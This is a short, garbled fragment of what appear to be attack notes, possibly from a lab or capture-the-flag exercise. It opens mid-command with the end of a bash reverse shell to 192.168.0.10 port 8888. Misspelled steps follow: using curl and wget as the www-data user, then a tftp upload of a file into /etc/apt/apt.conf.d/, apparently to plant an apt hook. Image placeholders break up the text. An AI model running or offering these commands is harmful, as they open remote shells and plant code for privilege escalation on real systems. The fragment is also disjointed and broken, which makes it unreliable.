/dev/tcp/192.168.0.10/8888 0>&1'"}
culr this to www-data on 192.168.0.10, the hot http server, then wget to cobb@127.0.0.1



then tftp put it to the etc/apt/apt.conf.d/ folder